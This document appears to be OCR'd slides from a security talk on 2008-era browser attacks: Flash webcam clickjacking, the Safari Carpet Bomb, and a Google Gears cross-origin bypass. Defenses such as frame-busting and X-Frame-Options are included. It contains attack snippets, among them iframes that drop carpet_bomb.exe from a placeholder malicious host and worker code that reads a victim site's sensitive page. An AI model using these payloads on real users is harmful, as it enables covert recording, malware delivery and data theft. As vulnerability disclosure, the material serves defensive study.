
HTML, CSS, and JavaScript may size, follow the mouse and make transparent third-party IFRAME content.

What if a Web page could See and Hear you?


Clickjacking enables corporate espionage, government surveillance, home user spying, etc. Every compute with a webcam and/or a microphone becomes a remote monitoring device.



JavaScript can't access the webcam or microphone...


Adobe Flash Player Settings

Camera and Microphone Access

local is requesting access to your camera and microphone. If you click Allow, you may be recorded.

Adobe Flash Player Settings

Camera and Microphone Access

local is requesting access to your camera and microphone. If you click Allow, you may be recorded.

Adobe Flash Player Settings

Camera and Microphone Access

local is requesting access to your camera and microphone. If you click Allow, you may be recorded.

Adobe Flash Player Settings

Camera and Microphone Access

local is requesting access to your camera and microphone. If you click Allow, you may be recorded.

Adobe Flash Player Settings

Camera and Microphone Access


local is requesting access to your camera and microphone. If you click Allow, you may be recorded.

Adobe Flash Player Settings

Camera and Microphone Access

local is requesting access to your camera and microphone. If you click Allow, you may be recorded.

```
<div style="opacity:.1;filter: alpha(opacity=.1); -moz-opacity:.9">
<embed
 src="vid.swf"
 type="application/x-shockwave-flash"
 allowfullscreen="false"
       wmode="transparent">
</embed>
</div>
```


Click Jacking Demo

Click

here

please.

Defenses

Frame-busting code

```
<script>
if (window.top !== window.self) { setTimeout(function()
{document.body.innerHTML='';},1);window.self.onload=function(evt)
{document.body.innerHTML='';};}
</script>
```

```
/* IE 8 Only */
X-FRAME-OPTIONS: (DENY | SAMEORIGIN)
```

- Upgrade to Flash Player 10
- NoScript w/ ClearClick

Safari Carpet Bomb

The Safari Carpet Bomb attack allows a malicious website controlled by an attacker to litter the user's desktop on windows or the user's “Downloads” directory on OSX with arbitrary files and malware. This vulnerability has the distinction of bringing the term "blended threat" into the security vernacular because, if you are able to litter user's machines with arbitrary files, you can further the impact and affect other applications that trust content on the local filesystem.

3

By: Nitesh Dhanjani


http://www.dhanjani.com/blog/2008/05/safari-carpet-b.html
http://www.oreillynet.com/onlamp/blog/2008/05/safari_carpet_bomb.html
http://aviv.raffon.net/2008/05/31/SafariPwnsInternetExplorer.aspx

How it works

When the Safari browser is served a file with a content-type that cannot be rendered by the browser, it automatically downloads it do the default download location (desktop on Windows, Downloads directory on OSX) without notifying or asking the user. This allows a malicious website to litter the user's Desktop or download directory with arbitrary files, including malware.

```
<HTML>
<iframe id="frame" src="http://malicious.example.com/cgi-bin/carpet_bomb.exe"></iframe>
<iframe id="frame" src="http://malicious.example.com/cgi-bin/carpet_bomb.exe"></iframe>
<iframe id="frame" src="http://malicious.example.com/cgi-bin/carpet_bomb.exe"></iframe>
...
...
<iframe id="frame" src="http://malicious.example.com/cgi-bin/carpet_bomb.exe"></iframe>
</HTML>
```

WhiteHat SECURITY



Defenses

Windows: Download the latest version of Safari

OS X: Versions of Safari remain un-patched by Apple.

Breaking Google Gears' Cross-Origin Communication Model

Under some circumstances the cross-origin communication security model of Google Gears could be bypassed. An attacker could gain access to sensitive resources of the victim in other websites (even those that does not use Google Gears) - mainly ones that contain users' content (forums, web-mails, social networks, office-like services, etc.).

2

By: Yair Amit

http://blog.watchfire.com/wfblog/2008/12/breaking-google-gears-cross-origin-communication-model.html

Google Gears Workers

```
var wp = google.gears.workerPool;
wp.allowCrossOrigin();
wp.onmessage = function(a, b, message) {
  var request = google.gears.factory.create('beta.httprequest');
  request.open('GET', 'http://TARGET.SITE/SENSITIVE_PAGE.htm');
   request.onreadystatechange = function() {
     if (request.readyState == 4) {
     wp.sendMessage("The response was: " +  request.responseText,
message.sender);
     }
   };
request.send();
}
```

Attack Flow

1. Attacker creates a text file that contains (malicious) Google Gears commands (Accessing the DB, using the HttpRequest module, etc.).

2. Attacker finds a way to put the text content into a target domain (http://TARGET.SITE/Upload/innocent.jpg). The Gears "worker" code does not contain suspicious characters (<,>, etc...), it is therefore less likely to be filtered by http://TARGET.SITE's server-side logic.

3. Attacker creates http://ATTACKER.SITE/attack.html which contains some Google Gears code that loads and executes http://TARGET.SITE/Upload/innocent.jpg

4. The code embedded in innocent.jpg runs in the context of http://TARGET.SITE. It therefore has permissions to access Google Gears client-side objects such as the DB, the local server data or web resources (with the victim's credentials) using the HttpRequest module built into Google Gears.

